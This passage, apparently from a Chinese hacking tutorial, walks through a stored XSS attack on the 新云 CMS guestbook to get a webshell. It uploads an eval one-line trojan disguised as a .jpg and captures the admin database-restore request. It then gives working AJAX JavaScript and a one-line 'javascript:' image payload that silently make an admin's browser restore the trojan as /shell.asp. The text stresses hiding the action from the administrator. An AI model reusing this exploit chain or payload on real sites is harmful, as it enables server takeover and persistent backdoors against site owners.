


图3

三、XSS求得webshell

看了以上的分析，想必很多菜鸟已经开始打瞌睡了吧！快点打起精神，下面就开始讲大家最关心的漏洞利用了，在这之前让我们回忆一下整个过程：

1、我们在前台发表留言（普通用户身份）

2、留言需经审核后才能发表

3、管理员登录后台审核并查看留言（管理员身份）

现在思路已经很清楚了，如果管理员在后台查看了我们的留言，那么在留言中插入的代码便会以管理员的身份被执行，如果我们在代码中指定那些只有管理员才有权限而普通用户没有权限进行的操作不就可以……想到什么了？没错，利用后台的数据库备份或恢复功能来获取webshell！

这里我选择的是新云后台的数据库恢复功能，因为新云对数据库的备份和恢复没有像Dvbbs 8.1那样变态的检查，所以我们可以将前台上传的jpg文件轻松的恢复成为asp文件！让我们来看一下数据库恢复具体的过程是怎样的，首先注册一个用户并登录，然后选择"发布信息管理"下的"发布软件"，如图4。




图4

在"文件上传"处我上传了一个改为jpg后缀的lake2的eval一句话木马，上传成功后会返回给我们文件所上传到的路径及文件名信息，如图5。




图5

把它复制下来并填到后台的数据库恢复的"备份数据库路径(相对)："处，下面的"目标数据库路径(相对)："填"/shell.asp"，也就是将我们的eval一句话木马恢复到网站的根目录下，文件名为"shell.asp"，如图6。




图6

当然你也可以选择将其恢复到网站下其它的目录中，例如填写"/admin/shell.asp"的话就会被恢复到admin目录下。这时我们打开"Winsock Expert"监视该网页，然后点"恢复数据库"，恢复成功后停止监视，我们抓取到了如图7所示的数据包。




图7

这里只需关注编号为3和4的包，我们需要提取以下信息：

1、页面的提交方式（POST还是GET）

2、提交到的页面（服务器端哪个页面用来处理我们的请求）

3、提交时所传递的参数

在编号为3的包中的第一行我们看到"POST /admin/admin_database.asp?action=RestoreData&act=Restore HTTP/1.1"，所以得到了页面的提交方式为"POST"，提交到的页面为"/admin/admin_database.asp"，提交时所传递的参数为"action=RestoreData&act=Restore"，这里跟大家说一下，在ASP中凡是需要传递参数的页面都需要在页面名称后面加上"？"，然后再加传递的参数。最后的"HTTP/1.1"表示使用的是HTTP/1.1协议，这个我们不必去理会。再看编号为4的包，内容为"DBpath=%2Fsoft%2FUploadFile%2F2008-1%2F20081169565150421.jpg&backpath=%2Fshell.asp"，这里的"%2F"是"/"的URL编码形式，其中"DBpath="处指定我们要恢复的文件，"backpath="

处指定要恢复到的路径及文件名信息。

好了，现在我们需要提取的信息已经都提取到了：

1、页面的提交方式：(POST)

2、提交到的页面：(/admin/admin_database.asp)

3、提交时所传递的参数：(action=RestoreData&act=Restore&DBpath=%2Fsoft%2FUploadFile%2F2008-1%2F20081169565150421.jpg&backpath=%2Fshell.asp)

上面提交时所传递的参数部分我将两个包中所传递的参数连接了起来，在ASP中连接多个参数时使用符号“&”。

接下来我们要做什么呢？可能大家都想到了，就是写一段脚本来实现上面的功能。而且这段脚本在运行时也要保证具有足够的隐蔽性，否则在恢复数据库时堂而皇之的弹出“成功恢复数据！”，那再傻的管理员也知道有蹊跷了！

能够实现在运行时悄无声息，那非ajax莫属了！而且ajax自身的异步数据调用功能也令其隐蔽性大大增强。下面给出我所写的利用代码：

```
// 首先对客户端浏览器进行判断，然后分别定义XMLHttpRequest对象

if (window.XMLHttpRequest)
{
    xmlhttp = new XMLHttpRequest();
} else if (window.ActiveXObject)
{
    try
    {
xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");
    }
    catch (e)
    {
        try
        {
xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
        }
        catch (e)
        {
        }
    }
}

// 定义利用数据库恢复功能获得webshell的函数getshell()

function getshell()
{
    var postStr = "DBpath=/soft/UploadFile/2008-1/
20081169565150421.jpg&backpath=/shell.asp";
    xmlhttp.open("POST","/admin/admin_database.asp?
action=RestoreData&act=Restore",true);
    xmlhttp.setRequestHeader("Content-Type","applica-
tion/x-www-form-urlencoded");
    xmlhttp.send(postStr);
}

// 调用函数getshell()执行操作

getshell()
```

代码就是这些，我说一下需要注意的一些地方：

1、为了我们能够编写出兼容性更好的代码，所以要先对客户端浏览器进行判断，然后分别定义XMLHttpRequest对象。

2、要注意getshell()函数中XMLHttpRequest对象的open和send方法的大小写问题，在我的测试中发现在IE6.0下对大小写的检查不是很严格，但是在IE7.0下如果被写成了Open或者Send就会提示“对象不支持此属性或方法”，切记！

3、Ajax采用一种沙箱安全模型。因此，Ajax代码（具体来说就是XMLHttpRequest对象）只能对所在的同一个域发送请求。大家只要记住在本地电脑上运行的代码只能对本地电脑上的服务器端脚本发送请求就可以了。举个例子：如果想让Ajax代码在www.hackerxfiles.net上运行，则必须对www.hackerxfiles.net上运行的脚本发送请求才可以！

4、XMLHttpRequest对象的open方法中的第三个参数用来指定是使用同步还是异步方式，默认为true表示异步方式。

（小编注：受益良多，感谢作者，JavaScript代码中经常会出现一些莫名其妙的问题，作者在注意事项中提到的问题我基本上全遇到过，虽然部分问题在后来测试后已经得到解决，但今天明白了原因何在。）

说了这么多，下面我们就来测试一下以上代码的威力吧！首先将利用代码写为一行：**if (window.XMLHttpRequest){xmlhttp = new XMLHttpRequest();} else if (window.ActiveXObject){try{xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");}catch(e){try{xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");}catch (e){}}}function getshell(){var postStr = "DBpath=/soft/UploadFile/2008-1/20081169565150421.jpg&backpath=/shell.asp";xmlhttp.open("POST","/admin/admin_database.asp?action=RestoreData&act=Restore",true);xmlhttp.setRequestHeader("Content-Type","application/x-www-form-urlencoded");xmlhttp.send(postStr);}getshell()**。然后注册一个用户并登录，按照先前的方法选择“发布信息管理”下的“发布软件”，在“文件上传”处上传一个改为jpg后缀的asp木马，将地址复制下来，紧接着点击页面上方的“客户留言”，进入后点“发新留言”，在“留言内容”处点击“插入图像”，输入：**javascript:if (window.XMLHttpRequest){xmlhttp = new XMLHttpRequest();} else if (window.ActiveXObject){try{xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");}catch (e){try{xmlhttp = new ActiveXObject("Microsoft.XMLHTTP"); }catch (e){}}}function getshell(){var postStr = "DBpath=/soft/UploadFile/2008-1/20081169565150421.jpg&backpath=/shell.asp";xmlhttp.open("POST","/admin/admin_database.asp?action=RestoreData&act=Restore",true);xmlhttp.setRequestHeader("Content-Type","application/x-www-form-urlencoded");xmlhttp.send(postStr);}getshell()**。不要忘记最前面的“javascript:”哦！最后我们修改一下getshell()函数中“DBpath=”处的值为刚才我们复制的上传图片的地址信息，“backpath=”处的值为我们想要恢复到的路径即可，如图8。

